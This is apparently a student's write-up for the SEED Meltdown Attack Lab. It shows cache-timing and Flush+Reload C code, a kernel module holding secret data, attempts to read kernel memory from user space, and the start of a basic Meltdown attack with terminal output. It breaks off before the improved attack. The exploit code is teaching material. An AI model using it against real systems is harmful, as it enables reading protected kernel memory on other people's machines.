
Meltdown Attack Lab

Name: Raman Srivastava
SUID: 946665605


Task 1: Reading from Cache versus from Memory



```c
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[10*4096];

int main(int argc, const char **argv) {
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;

  // Initialize the array
  for(i=0; i<10; i++) array[i*4096]=1;

  // FLUSH the array from the CPU cache
  for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

  // Access some of the array items
  array[3*4096] = 100;
  array[7*4096] = 200;

  for(i=0; i<10; i++) {
    addr = &array[i*4096];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    printf("Access time for array[%d*4096]: %d CPU cycles\n",i, (int)time2);
  }
  return 0;
}
```


CacheTime.c

1st Run



```
[10/20/18]seed@VM:~$ gcc -march=native CacheTime.c
[10/20/18]seed@VM:~$ a.out
Access time for array[0*4096]: 166 CPU cycles
Access time for array[1*4096]: 223 CPU cycles
Access time for array[2*4096]: 207 CPU cycles
Access time for array[3*4096]: 105 CPU cycles
Access time for array[4*4096]: 230 CPU cycles
Access time for array[5*4096]: 225 CPU cycles
Access time for array[6*4096]: 259 CPU cycles
Access time for array[7*4096]: 107 CPU cycles
Access time for array[8*4096]: 228 CPU cycles
Access time for array[9*4096]: 228 CPU cycles
```


13th Run



```
[10/20/18]seed@VM:~$ a.out
Access time for array[0*4096]: 951 CPU cycles
Access time for array[1*4096]: 136 CPU cycles
Access time for array[2*4096]: 160 CPU cycles
Access time for array[3*4096]: 24 CPU cycles
Access time for array[4*4096]: 158 CPU cycles
Access time for array[5*4096]: 160 CPU cycles
Access time for array[6*4096]: 154 CPU cycles
Access time for array[7*4096]: 23 CPU cycles
Access time for array[8*4096]: 153 CPU cycles
Access time for array[9*4096]: 152 CPU cycles
```


These snapshots compare the 1st and 13th run of CacheTime.c. When a read operation is done from the memory, that data from the data segment gets in the cache in block levels, and not in the form of bytes. When the for loop clears the array from the cache after initializing the array, it accesses the 3rd and the 7th element, so that goes onto the cache. After running the program multiple times, the access time for the 3rd and 7th element reduces because it's available in the cache and the program directly reads it off from there. The 2 images compare the access time of the 3rd and 7th cache block on the 1st and 13th run. We can observe that the access time reduces significantly.

Task 2: Using Cache as a Side Channel



```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[256*4096];
int temp;
char secret = 94;
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (75)
#define DELTA 1024

void flushSideChannel()
{
  int i;

  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}
```


Here, I've changed the threshold value to 75 because that was the longest time it took me to access array[3*4096] and array[7*4096].



```
[10/20/18]seed@VM:~$ gcc -march=native FlushReload.c
[10/20/18]seed@VM:~$ a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/20/18]seed@VM:~$ a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/20/18]seed@VM:~$ a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/20/18]seed@VM:~$ a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/20/18]seed@VM:~$ a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/20/18]seed@VM:~$ a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/20/18]seed@VM:~$ a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/20/18]seed@VM:~$ a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/20/18]seed@VM:~$ a.out
[10/20/18]seed@VM:~$ a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/20/18]seed@VM:~$ a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/20/18]seed@VM:~$ a.out
[10/20/18]seed@VM:~$ a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/20/18]seed@VM:~$ a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/20/18]seed@VM:~$ a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
```

We can see that we consistently get the secret value of 94. The threshold value we've set is correct


Task 3: Place Secret Data in Kernel Space




```
[10/20/18]seed@VM:~$ make
make -C /lib/modules/4.8.0-36-generic/build M=/home/seed modules
make[1]: Entering directory '/usr/src/linux-headers-4.8.0-36-generic'
  CC [M]  /home/seed/MeltdownKernel.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/seed/MeltdownKernel.mod.o
  LD [M]  /home/seed/MeltdownKernel.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.8.0-36-generic'
[10/20/18]seed@VM:~$ sudo insmod MeltdownKernel.ko
[sudo] password for seed:
insmod: ERROR: could not insert module MeltdownKernel.ko: File exists
[10/20/18]seed@VM:~$ dmesh | grep 'secret data address'
No command 'dmesh' found, did you mean:
 Command 'admesh' from package 'admesh' (universe)
 Command 'dmesg' from package 'util-linux' (main)
dmesh: command not found
[10/20/18]seed@VM:~$ dmesg | grep 'secret data address'
[21896.610902] secret data address:fa258000
[10/20/18]seed@VM:~$ 
```

We make the kernel module and install the module using the insmod command. We've used the dmesg to get the secret data's address from the kernel message buffer

Task 4: Access Kernel Memory from User Space




```c
int main()
{
char *kernel_data_addr = (char*)0xfa258000;
char kernel_data = *kernel_data_addr;
printf("I have reached here.\n");
return 0;
}
```



```
[10/20/18]seed@VM:~$ gedit AccessMemory.c
[10/20/18]seed@VM:~$ gcc -o AccessMemory AccessMemory.c
AccessMemory.c: In function ‘main’:
AccessMemory.c:5:1: warning: implicit declaration of function ‘printf’ [-Wimplic
it-function-declaration]
 printf("I have reached here.\n");
 ^
AccessMemory.c:5:1: warning: incompatible implicit declaration of built-in funct
ion ‘printf’
AccessMemory.c:5:1: note: include ‘<stdio.h>’ or provide a declaration of ‘print
f’
[10/20/18]seed@VM:~$ AccessMemory
Segmentation fault
```

After setting 0xfa258000 as the kernel address, we try to read the data in the address and store it in the kernel_data. But that does not work because we’ve got Segmentation Fault. We can’t read data from the kernel being in user space.


Task 5: Handle Error/Exceptions in C



```
[10/21/18]seed@VM:~$ ExceptionHandling
Memory access violation!
Program continues to execute.
[10/21/18]seed@VM:~$ 
```

In this task, we've written a program to catch a memory access violation when it occurs. So, in the screenshot, we can see that even though there's a memory access violation, the program does not crash. It continues to execute. This is because we've managed to catch that exception and deal with it at our terms.

Task 6: Out-of-Order Execution by CPU




```
[10/21/18]seed@VM:~$ ExceptionHandling
Memory access violation!
Program continues to execute.
[10/21/18]seed@VM:~$ gcc -march=native -o MeltdownExperiment MeltdownExperiment.
c
[10/21/18]seed@VM:~$ gedit MeltdownExperiment.c
[10/21/18]seed@VM:~$ gcc -march=native -o MeltdownExperiment MeltdownExperiment.
c
[10/21/18]seed@VM:~$ MeltdownExperiment
Memory access violation!
[10/21/18]seed@VM:~$ MeltdownExperiment
Memory access violation!
[10/21/18]seed@VM:~$ MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[10/21/18]seed@VM:~$ MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[10/21/18]seed@VM:~$ MeltdownExperiment
Memory access violation!
[10/21/18]seed@VM:~$ MeltdownExperiment
Memory access violation!
[10/21/18]seed@VM:~$ MeltdownExperiment
Memory access violation!
[10/21/18]seed@VM:~$ MeltdownExperiment
Memory access violation!
[10/21/18]seed@VM:~$ MeltdownExperiment
Memory access violation!
[10/21/18]seed@VM:~$ MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[10/21/18]seed@VM:~$ 
```


In this program, we're trying to access kernel space from user space. As expected, we get memory access violation. However, in this case, due to the design of the intel processor, when it's doing the access check, it's checking for values in the kernel space in parallel due to out of order execution. If the access criteria does not satisfy, the processor does not display the result. But the computation has already been cached. So we're able to get the secret value by reading the cache memory.

Task 7: The Basic Meltdown Attack

A naive approach:




```
}
/************************ Flush + Reload ************************/

void meltdown(unsigned long kernel_data_addr)
{
  char kernel_data = 0;

  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[kernel_data * 4096 + DELTA] += 1;
}
```




```
[10/21/18]seed@VM:~$ gedit MeltdownExperiment.c
[10/21/18]seed@VM:~$ gcc -march=native -o MeltdownExperiment MeltdownExperiment.c
[10/21/18]seed@VM:~$ MeltdownExperiment
Memory access violation!
[10/21/18]seed@VM:~$ MeltdownExperiment
Memory access violation!
[10/21/18]seed@VM:~$ MeltdownExperiment
Memory access violation!
[10/21/18]seed@VM:~$ MeltdownExperiment
Memory access violation!
[10/21/18]seed@VM:~$ MeltdownExperiment
Memory access violation!
[10/21/18]seed@VM:~$ MeltdownExperiment
Memory access violation!
[10/21/18]seed@VM:~$ MeltdownExperiment
Memory access violation!
[10/21/18]seed@VM:~$ MeltdownExperiment
Memory access violation!
[10/21/18]seed@VM:~$ MeltdownExperiment
Memory access violation!
[10/21/18]seed@VM:~$ MeltdownExperiment
Memory access violation!
[10/21/18]seed@VM:~$
[10/21/18]seed@VM:~$ 
```

Here we've made the change of converting the manual entry of the position (7) in the array to kernel_data, but we get Memory Access Violation error.

Improve the attack by getting the secret data cached:



